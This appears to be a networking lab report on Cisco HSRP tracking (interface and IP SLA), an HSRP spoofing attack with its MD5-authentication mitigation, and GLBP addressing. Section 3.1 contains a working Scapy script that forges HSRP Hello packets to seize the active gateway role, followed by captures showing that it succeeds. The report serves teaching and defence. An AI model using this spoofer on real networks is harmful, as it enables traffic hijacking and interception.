100	153.267340	222.10.10.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x0017, seq=1/256, ttl=255	(reply in 101)
101	153.276952	1.1.1.1	222.10.10.1	ICMP	78 Echo (ping) reply	id=0x0017, seq=1/256, ttl=255	(request in 100)
107	163.268657	222.10.10.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x0018, seq=1/256, ttl=255	(reply in 108)
108	163.272626	1.1.1.1	222.10.10.1	ICMP	78 Echo (ping) reply	id=0x0018, seq=1/256, ttl=255	(request in 107)
114	173.273718	222.10.10.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x0019, seq=1/256, ttl=255	(reply in 115)
115	173.279678	1.1.1.1	222.10.10.1	ICMP	78 Echo (ping) reply	id=0x0019, seq=1/256, ttl=255	(request in 114)
121	183.271614	222.10.10.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x001a, seq=1/256, ttl=255	(reply in 122)
122	183.276686	1.1.1.1	222.10.10.1	ICMP	78 Echo (ping) reply	id=0x001a, seq=1/256, ttl=255	(request in 121)
127	193.272526	222.10.10.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x001b, seq=1/256, ttl=255	(reply in 128)
128	193.276721	1.1.1.1	222.10.10.1	ICMP	78 Echo (ping) reply	id=0x001b, seq=1/256, ttl=255	(request in 127)
133	203.266467	222.10.10.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x001c, seq=1/256, ttl=255	(reply in 134)
134	203.274481	1.1.1.1	222.10.10.1	ICMP	78 Echo (ping) reply	id=0x001c, seq=1/256, ttl=255	(request in 133)

Figure 29: ICMP Echo requests from R1 to 1.1.1.1 (IP SLA probe)

1255	2763.714701	222.20.20.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x0001, seq=1/256, ttl=255	(reply in 1256)
1256	2763.719426	1.1.1.1	222.20.20.1	ICMP	78 Echo (ping) reply	id=0x0001, seq=1/256, ttl=255	(request in 1255)
1263	2773.712360	222.20.20.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x0002, seq=1/256, ttl=255	(reply in 1264)
1264	2773.722590	1.1.1.1	222.20.20.1	ICMP	78 Echo (ping) reply	id=0x0002, seq=1/256, ttl=255	(request in 1263)
1269	2783.698815	222.20.20.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x0003, seq=1/256, ttl=255	(reply in 1270)
1270	2783.707501	1.1.1.1	222.20.20.1	ICMP	78 Echo (ping) reply	id=0x0003, seq=1/256, ttl=255	(request in 1269)
1275	2793.703119	222.20.20.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x0004, seq=1/256, ttl=255	(reply in 1276)
1276	2793.705974	1.1.1.1	222.20.20.1	ICMP	78 Echo (ping) reply	id=0x0004, seq=1/256, ttl=255	(request in 1275)
1281	2803.696005	222.20.20.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x0005, seq=1/256, ttl=255	(reply in 1282)
1282	2803.696034	1.1.1.1	222.20.20.1	ICMP	78 Echo (ping) reply	id=0x0005, seq=1/256, ttl=255	(request in 1281)
1287	2813.698030	222.20.20.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x0006, seq=1/256, ttl=255	(reply in 1288)
1288	2813.701723	1.1.1.1	222.20.20.1	ICMP	78 Echo (ping) reply	id=0x0006, seq=1/256, ttl=255	(request in 1287)

Figure 30: ICMP Echo requests from R2 to 1.1.1.1 (IP SLA probe)

1260	2767.268103	222.30.30.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x0001, seq=1/256, ttl=255	(reply in 1261)
1261	2767.278300	1.1.1.1	222.30.30.1	ICMP	78 Echo (ping) reply	id=0x0001, seq=1/256, ttl=255	(request in 1260)
1266	2777.268143	222.30.30.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x0002, seq=1/256, ttl=255	(reply in 1267)
1267	2777.270667	1.1.1.1	222.30.30.1	ICMP	78 Echo (ping) reply	id=0x0002, seq=1/256, ttl=255	(request in 1266)
1272	2787.254336	222.30.30.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x0003, seq=1/256, ttl=255	(reply in 1273)
1273	2787.262543	1.1.1.1	222.30.30.1	ICMP	78 Echo (ping) reply	id=0x0003, seq=1/256, ttl=255	(request in 1272)
1281	2797.257039	222.30.30.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x0004, seq=1/256, ttl=255	(reply in 1282)
1282	2797.263042	1.1.1.1	222.30.30.1	ICMP	78 Echo (ping) reply	id=0x0004, seq=1/256, ttl=255	(request in 1281)
1287	2807.259405	222.30.30.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x0005, seq=1/256, ttl=255	(reply in 1288)
1288	2807.268098	1.1.1.1	222.30.30.1	ICMP	78 Echo (ping) reply	id=0x0005, seq=1/256, ttl=255	(request in 1287)
1293	2817.258825	222.30.30.1	1.1.1.1	ICMP	78 Echo (ping) request	id=0x0006, seq=1/256, ttl=255	(reply in 1294)
1294	2817.266943	1.1.1.1	222.30.30.1	ICMP	78 Echo (ping) reply	id=0x0006, seq=1/256, ttl=255	(request in 1293)

Figure 31: ICMP Echo requests from R3 to 1.1.1.1 (IP SLA probe)

To evaluate the effectiveness of IP SLA tracking in HSRP, the same failure scenarios from the interface tracking test were repeated. Each router's uplink interface (FastEthernet0/1) was sequentially shut down while observing the ICMP connectivity from PC1 to the Internet. The goal was to compare how IP SLA-based priority adjustments influence failover behavior relative to simple interface state tracking.

Shutdown of R1's FastEthernet0/1

R1 initially held the *Active* role with a priority of 150. With IP SLA configured to monitor connectivity to 1.1.1.1, shutting down R1's uplink (FastEthernet0/1) caused the ICMP probe to fail. This led to a tracking state change, reducing R1's effective priority to 50. Since R2 retained an effective priority of 100 and preemption was enabled, it assumed the *Active* role while R1 transitioned to *Listen*.

R1#show standby brief							
P indicates configured to preempt.							
Interface	Grp	Pri	P	State	Active	Standby	Virtual IP
Fa0/0	1	50	P	Listen	192.168.1.2	192.168.1.3	192.168.1.254

R2#show standby brief							
P indicates configured to preempt.							
Interface	Grp	Pri	P	State	Active	Standby	Virtual IP
Fa0/0	1	100	P	Active	local	192.168.1.3	192.168.1.254

Figure 32: R1 becomes Listener and R2 becomes Active after R1's IP SLA probe fails

Shutdown of R2's FastEthernet0/1

Next, R2's uplink was disabled, which also caused its IP SLA tracking to fail. With both R1 and R2 at reduced priorities (50 or lower), R3 configured with a static priority of 90 became the highest available candidate and took over as the *Active* router.

R3#show standby brief							
P indicates configured to preempt.							
Interface	Grp	Pri	P	State	Active	Standby	Virtual IP
Fa0/0	1	90	P	Active	local	192.168.1.1	192.168.1.254

Figure 33: R3 becomes Active after R2's SLA probe failure

Shutdown of R3's FastEthernet0/1

Finally, disabling R3's uplink led to all routers losing upstream reachability. Despite R1's IP SLA probe still failing, it preempted the group and resumed the *Active* role due to its base priority. However, since none of the routers could reach the internet, PC1's gateway remained available at Layer 2, but ICMP traffic to external destinations failed.

R1#show standby brief							
P indicates configured to preempt.							
Interface	Grp	Pri	P	State	Active	Standby	Virtual IP
Fa0/0	1	50	P	Active	local	192.168.1.3	192.168.1.254

Figure 34: R1 regains Active state despite lack of upstream connectivity

The image below shows four consecutive ping attempts from PC1: the first with all routers online, the second after R1's SLA failure, the third after R2's failure, and the last after R3's failure. Connectivity is lost only when no router retains reachability to the tracked internet address.

```

PC1#ping 1.1.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/20/24 ms
PC1#ping 1.1.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/39/104 ms
PC1#ping 1.1.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/24/36 ms
PC1#ping 1.1.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
UUUUU
Success rate is 0 percent (0/5)

```

Figure 35: Ping results from PC1: success under IP SLA tracking until all routers lose upstream access

Summary: IP SLA tracking allows HSRP to base its failover decisions on actual end-to-end reachability, offering a more intelligent alternative to interface tracking. It ensures the virtual gateway is only served by routers with validated external connectivity.

2.4 Choosing Between Interface Tracking and IP SLA Tracking in HSRP

HSRP supports two tracking methods, interface tracking and IP SLA tracking, to improve gateway failover decisions. Interface tracking is simple and effective in detecting local link failures. It monitors the status of a specific interface (e.g., an uplink), and if the interface goes down, the router's HSRP priority is reduced. This may trigger a role change if another router has a higher priority. It works well in small or flat networks where the local link is the primary path to upstream connectivity.

In contrast, IP SLA tracking provides a more comprehensive view by actively testing the reachability of a remote destination using ICMP echo requests. If the remote IP becomes unreachable, the router lowers its HSRP priority. This method is better suited for complex topologies or multi-hop paths, where link status alone doesn't guarantee real connectivity.

While interface tracking reacts faster to direct failures, IP SLA tracking offers more intelligent failover based on actual end-to-end reachability. The choice between them depends on the network design: interface tracking for simple topologies, and IP SLA tracking when upstream availability must be verified beyond the local link.

3 Attacking HSRP

3.1 Performing Attack

The Hot Standby Router Protocol (HSRP) can be subverted through spoofing attacks due to its reliance on periodic multicast Hello messages and its role election based on priority and message content. In this test, a Docker-based attacker was introduced into the internal network and used Scapy to craft and send fake HSRP Hello messages claiming to be the Active router.




Figure 36: New Topology with attacker inserted

```

from scapy.all import Ether, IP, UDP, sendp, Packet, ByteField,
StrFixedLenField, bind_layers

import time

# Define HSRP Layer with authentication
class HSRP(Packet):
    name = "HSRP"
    fields_desc = [
        ByteField("version", 0),
        ByteField("opcode", 0),          # 0 = Hello
        ByteField("state", 16),          # 16 = Active
        ByteField("hellotime", 3),
        ByteField("holdtime", 10),
        ByteField("priority", 255),
        ByteField("group", 1),
        ByteField("reserved", 0),
        StrFixedLenField("auth", b"cisco\x00\x00\x00", length=8),
        StrFixedLenField("virtual_ip", b"\xC0\xA8\x01\xFE", length=4)
    ]
bind_layers(UDP, HSRP, sport=1985, dport=1985)
# Build spoofed packet
def build_hsrp_packet(src_ip, iface):
    ether = Ether(dst="01:00:5e:00:00:02")
    ip = IP(src=src_ip, dst="224.0.0.2")
    udp = UDP(sport=1985, dport=1985)
    hsrp = HSRP()
    packet = ether / ip / udp / hsrp
    return packet

# Send spoofed packets in a loop
def send_spoofed_hsrp(src_ip="192.168.1.250", iface="eth0"):
    packet = build_hsrp_packet(src_ip, iface)
    print(f"[+] Spoofing HSRP as Active with IP {src_ip} on interface {iface}")
    while True:
        sendp(packet, iface=iface, verbose=False)
        time.sleep(3)

if __name__ == "__main__":
    send_spoofed_hsrp()

```

Listing 1: Scapy script to spoof HSRP Hello message with default authentication

The attacker sends HSRP Hello packets with the following forged attributes:

- **Priority:** 255 (maximum allowed)
- **State:** Active
- **Virtual IP:** 192.168.1.254
- **Group:** 1
- **Multicast destination:** 224.0.0.2 (HSRP group address)

These spoofed packets were sent repeatedly at the same interval used by legitimate routers (3 seconds), effectively causing the legitimate routers (R1, R2, R3) to demote themselves to the *Standby* state.

```
root@ruivaladas-saar-tools-1:/home# python3 hsrp_spoof.py
[+] Spoofing HSRP as Active with IP 192.168.1.250 on interface eth0
```

Figure 37: Docker attacker running HSRP spoofing script

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.2	224.0.0.2	HSRP	60	Advertise (state Passive)
2	0.993218	ca:04:19:7e:00:08	CDP/VTP/DTP/PagP/UD...	CDP	349	Device ID: R3 Port ID: FastEthernet0/0
3	1.974240	192.168.1.3	224.0.0.2	HSRP	60	Advertise (state Passive)
4	2.347723	192.168.1.1	224.0.0.2	HSRP	62	Hello (state Standby)
5	2.676839	192.168.1.250	224.0.0.2	HSRP	62	Hello (state Active)
6	4.891544	192.168.1.1	224.0.0.2	HSRP	60	Advertise (state Passive)
7	4.901709	192.168.1.1	224.0.0.2	HSRP	62	Hello (state Standby)
8	5.696236	192.168.1.250	224.0.0.2	HSRP	62	Hello (state Active)
9	7.717685	192.168.1.1	224.0.0.2	HSRP	62	Hello (state Standby)
10	8.718977	192.168.1.250	224.0.0.2	HSRP	62	Hello (state Active)
11	9.680779	ca:03:19:62:00:08	CDP/VTP/DTP/PagP/UD...	CDP	349	Device ID: R2 Port ID: FastEthernet0/0
12	10.700626	192.168.1.1	224.0.0.2	HSRP	62	Hello (state Standby)
13	11.735289	192.168.1.250	224.0.0.2	HSRP	62	Hello (state Active)
14	13.305819	192.168.1.1	224.0.0.2	HSRP	62	Hello (state Standby)

Figure 38: Wireshark capture showing the HSRP spoofing attack

The impact of the spoofing attack is shown below. All legitimate routers now report being in the *Standby* state, indicating that the attacker's spoofed HSRP messages successfully convinced the network that it is the highest-priority active gateway.

<pre> R1#show standby brief P Indicates configured to preempt. Interface Grp Pri P State Active Standby Virtual IP Fa0/0 1 150 P Standby 192.168.1.250 local 192.168.1.254 </pre>						
<pre> R2#show standby brief P Indicates configured to preempt. Interface Grp Pri P State Active Standby Virtual IP Fa0/0 1 100 P Listen 192.168.1.250 192.168.1.1 192.168.1.254 </pre>						
<pre> R3#show standby brief P Indicates configured to preempt. Interface Grp Pri P State Active Standby Virtual IP Fa0/0 1 100 P Listen 192.168.1.250 192.168.1.1 192.168.1.254 </pre>						

Figure 39: HSRP spoofing: R1 in Standby, R2/R3 in Listen after fake Active claim

This confirms that a rogue host can hijack HSRP in the absence of proper authentication, posing a significant risk to gateway reliability and security.

3.2 Mitigating the HSRP Attack with Authentication

To prevent unauthorized devices from spoofing HSRP messages and falsely assuming the Active role, Cisco routers support message authentication. One effective method is MD5 authentication, which ensures that only routers with the correct shared secret can participate in the HSRP group.

The following configuration was applied to all three routers on interface **FastEthernet 0/0**:

```
interface f0/0
standby 1 authentication md5 key-string MY_SECRET_KEY
```

Listing 2: HSRP authentication configuration on interface f0/0

Once this configuration was in place, the attacker (192.168.1.250) continued to send spoofed HSRP Hello messages, but these were rejected by all routers due to invalid authentication. The routers displayed repeated **%HSRP-4-BADAUTH** messages, indicating unsuccessful spoofing attempts.

```
R1#
*May 29 20:46:36.567: %HSRP-5-STATECHANGE: FastEthernet0/0 Grp 1 state Active -> Speak
R1#
*May 29 20:46:47.847: %HSRP-5-STATECHANGE: FastEthernet0/0 Grp 1 state Speak -> Standby
R1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#int f0/0
R1(config-if)#standby 1 authentication md5 key-string MY_SECRET_KEY
R1(config-if)#end
R1#
*May 29 20:48:31.223: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R1#
*May 29 20:48:31.547: %SYS-5-CONFIG_I: Configured from console by console
R1#
*May 29 20:48:39.379: %HSRP-5-STATECHANGE: FastEthernet0/0 Grp 1 state Standby -> Active
R1#
*May 29 20:49:01.395: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R1#
*May 29 20:49:31.563: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R1#
*May 29 20:50:01.735: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R1#
*May 29 20:50:31.907: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R1#
*May 29 20:51:02.079: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R1#show standby brief
      P indicates configured to preempt.
      |
Interface  Grp  Pri  P State   Active        Standby        Virtual IP
Fa0/0      1    150  P Active   local         192.168.1.2   192.168.1.254
```

Figure 40: R1 logs show bad authentication from attacker at 192.168.1.250. R1 remains in the Active state.


```

R2#
*May 29 20:46:34.135: %HSRP-5-STATECHANGE: FastEthernet0/0 Grp 1 state Speak -> Standby
R2#
*May 29 20:46:37.231: %HSRP-5-STATECHANGE: FastEthernet0/0 Grp 1 state Standby -> Listen
R2#
*May 29 20:48:32.155: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.1, group 1, remote state Standby
R2#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R2(config)#int f0/0
R2(config-if)#standby 1 authentication md5 key-string MY_SECRET_KEY
R2(config-if)#end
R2#
*May 29 20:48:45.323: %SYS-5-CONFIG_I: Configured from console by console
R2#
*May 29 20:48:51.727: %HSRP-5-STATECHANGE: FastEthernet0/0 Grp 1 state Speak -> Standby
*May 29 20:48:52.431: %HSRP-5-STATECHANGE: FastEthernet0/0 Grp 1 state Standby -> Active
*May 29 20:48:52.447: %HSRP-5-STATECHANGE: FastEthernet0/0 Grp 1 state Active -> Speak
R2#
*May 29 20:49:03.827: %HSRP-5-STATECHANGE: FastEthernet0/0 Grp 1 state Speak -> Standby
R2#
*May 29 20:49:05.059: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R2#
*May 29 20:49:35.223: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R2#
*May 29 20:50:05.395: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R2#
*May 29 20:50:35.571: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R2#
*May 29 20:51:05.743: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R2#
*May 29 20:51:35.923: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R2#show standby brief

```

Interface	Grp	Pri	P	State	Active	Standby	Virtual IP
Fa0/0	1	100	P	Standby	192.168.1.1	local	192.168.1.254

Figure 41: R2 logs show repeated bad authentication messages. R2 correctly remains Standby.

```

R3#
*May 29 20:48:31.631: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.1, group 1, remote state Standby
R3#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R3(config)#int f0/0
R3(config-if)#standby 1 authentication md5 key-string MY_SECRET_KEY
R3(config-if)#end
R3#
*May 29 20:48:52.079: %SYS-5-CONFIG_I: Configured from console by console
R3#
*May 29 20:49:04.531: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R3#
*May 29 20:49:34.699: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R3#
*May 29 20:50:04.871: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R3#
*May 29 20:50:35.047: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R3#
*May 29 20:51:05.219: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R3#
*May 29 20:51:35.395: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R3#
*May 29 20:52:05.571: %HSRP-4-BADAUTH: Bad authentication from 192.168.1.250, group 1, remote state Active
R3#show standby brief

```

Interface	Grp	Pri	P	State	Active	Standby	Virtual IP
Fa0/0	1	90	P	Listen	192.168.1.1	192.168.1.2	192.168.1.254

Figure 42: R3 logs confirm rejection of spoofed messages. R3 remains in Listen state.

These results confirm that enabling MD5 authentication on all participating routers effectively protects the HSRP group from spoofing attacks. Despite the attacker's ongoing packet injection, the routers maintain their correct roles and discard unauthorized messages.

Security of HSRP MD5 Authentication

While HSRP MD5 authentication adds a layer of protection against unauthorized devices attempting to participate in the protocol, it is not considered fully secure by modern cryptographic standards. The mechanism ensures that routers accept HSRP messages only when they include the correct shared key, thus preventing basic spoofing attacks. However, MD5 itself is a deprecated hash function known to be vulnerable to collision attacks. Additionally, the key is statically configured and often stored in plaintext, making it susceptible to disclosure if device configurations are exposed. Therefore, although MD5 authentication improves the integrity of HSRP messages, it should not be relied upon as a comprehensive security measure. For stronger protection, HSRPv2 with more robust authentication options or supplementary network hardening techniques should be considered.

4 GLBP

4.1 GLBP Roles and Virtual MAC Addressing




Figure 43: New Topology with GLBP Implemented

Identifying GLBP Roles and MAC Addresses.

Gateway Load Balancing Protocol (GLBP) is a Cisco-proprietary protocol that provides both gateway redundancy and load balancing for IP hosts. Unlike HSRP or VRRP, which allow only one active router to forward traffic, GLBP enables multiple routers to share the forwarding load using a single virtual IP address and multiple virtual MAC addresses. One router is elected as the Active Virtual Gateway (AVG), while others act as Active Virtual Forwarders (AVFs).

Using the `show glbp` command on each router, we identified the physical and virtual MAC addresses, as well as the GLBP roles assigned to R1, R2, and R3. The results are summarized in Table 2.

Router	GLBP Role	AVF (Virtual MAC)	Physical MAC
R1	AVG, AVF 1 Owner	0007.b400.0101	ca02.1942.0008
R2	AVF 2 Owner	0007.b400.0102	ca03.1962.0008
R3	AVF 3 Owner	0007.b400.0103	ca04.197e.0008

Table 2: GLBP Roles, Virtual and Physical MAC Addresses

Virtual MAC Address Awareness.

```
R1#show glbp brief
Interface  Grp  Fwd  Pri  State  Address      Active router  Standby router
Fa0/0      1   -   150  Active  192.168.1.254 local          192.168.1.2
Fa0/0      1   1   -   Active  0007.b400.0101 local          -
Fa0/0      1   2   -   Listen  0007.b400.0102 192.168.1.2   -
Fa0/0      1   3   -   Listen  0007.b400.0103 192.168.1.3   -

R1#show glbp
FastEthernet0/0 - Group 1
  State is Active
    1 state change, last state change 00:05:39
  Virtual IP address is 192.168.1.254
  Hello time 3 sec, hold time 10 sec
  Next hello sent in 2.528 secs
  Redirect time 600 sec, forwarder timeout 14400 sec
  Preemption enabled, min delay 0 sec
  Active is local
  Standby is 192.168.1.2, priority 120 (expires in 8.992 sec)
  Priority 150 (configured)
  Weighting 100 (default 100), thresholds: lower 1, upper 100
  Load balancing: round-robin
  Group members:
    ca02.1942.0008 (192.168.1.1) local
    ca03.1962.0008 (192.168.1.2)
    ca04.197e.0008 (192.168.1.3)
  There are 3 forwarders (1 active)
  Forwarder 1
    State is Active
      1 state change, last state change 00:04:57
      MAC address is 0007.b400.0101 (default)
      Owner ID is ca02.1942.0008
      Redirection enabled
      Preemption enabled, min delay 30 sec
      Active is local, weighting 100
  Forwarder 2
    State is Listen
      MAC address is 0007.b400.0102 (learnt)
      Owner ID is ca03.1962.0008
      Redirection enabled, 599.008 sec remaining (maximum 600 sec)
      Time to live: 14399.008 sec (maximum 14400 sec)
      Preemption enabled, min delay 30 sec
      Active is 192.168.1.2 (primary), weighting 100 (expires in 9.632 sec)
  Forwarder 3
    State is Listen
      MAC address is 0007.b400.0103 (learnt)
      Owner ID is ca04.197e.0008
      Redirection enabled, 598.656 sec remaining (maximum 600 sec)
      Time to live: 14398.656 sec (maximum 14400 sec)
      Preemption enabled, min delay 30 sec
      Active is 192.168.1.3 (primary), weighting 100 (expires in 8.768 sec)
```

Figure 44: R1 GLBP Status: AVG and Forwarder Role Assignment Overview

Each router participating in a GLBP group is aware of all the virtual MAC addresses assigned within the group. This information is exchanged through GLBP hello messages, which allow routers to learn the ownership and status of each Active Virtual Forwarder (AVF). The virtual MAC addresses are used by hosts to forward traffic, enabling both redundancy and load balancing.

- The command `show glbp` displays all virtual MACs for the group.
- Each forwarder is listed with its virtual MAC (e.g., 0007.b400.0101, 0102, 0103) and the router that owns it.
- Entries marked as `learnt` indicate MACs discovered via GLBP hello messages.
- This awareness enables the Active Virtual Gateway (AVG) to manage AVF assignments and facilitates seamless failover and load distribution.

Virtual MAC Address Format.

GLBP automatically generates virtual MAC addresses for each Active Virtual Forwarder (AVF) based on a fixed format:

0007.b400.xxYY

where:

- 0007.b400 is the vendor prefix reserved for GLBP
- xx is the GLBP group number in hexadecimal
- YY is the forwarder number in hexadecimal (starting from 01)

For example, in GLBP group 1, the virtual MAC addresses assigned are:

- Forwarder 1: 0007.b400.0101
- Forwarder 2: 0007.b400.0102
- Forwarder 3: 0007.b400.0103

4.2 GLBP Message Analysis and Source MAC Address Type

The Wireshark capture in Figure 45 displays several Gateway Load Balancing Protocol (GLBP) Hello messages transmitted to the multicast address 224.0.0.102. These messages utilize UDP port 3222, which is the standard transport mechanism for GLBP communication.

Analysis of the Ethernet II frame reveals that the source MAC address used in the GLBP Hello packets adheres to the GLBP virtual MAC address format. Specifically, the frame shows a source MAC of 00:07:b4:00:01:02, which corresponds to GLBP group 1, forwarder 2. This format follows the convention 0007.b400.xxYY, where xx represents the group number and YY the forwarder number in hexadecimal.

The use of virtual MAC addresses in GLBP Hello messages indicates that these packets originate from the Active Virtual Forwarders (AVFs), rather than the routers' physical interfaces. This design enables GLBP to provide load balancing and redundancy by distributing client traffic across multiple routers while presenting a single virtual IP address to hosts.

This mechanism allows intermediate devices and end hosts to communicate through the shared virtual IP, while traffic forwarding responsibilities are distributed among routers using distinct virtual MAC addresses.

17 9.962459	192.168.1.2	224.0.0.102	GLBP	122 G: 1, Hello, IPv4, Request/Response?, Request/Response?
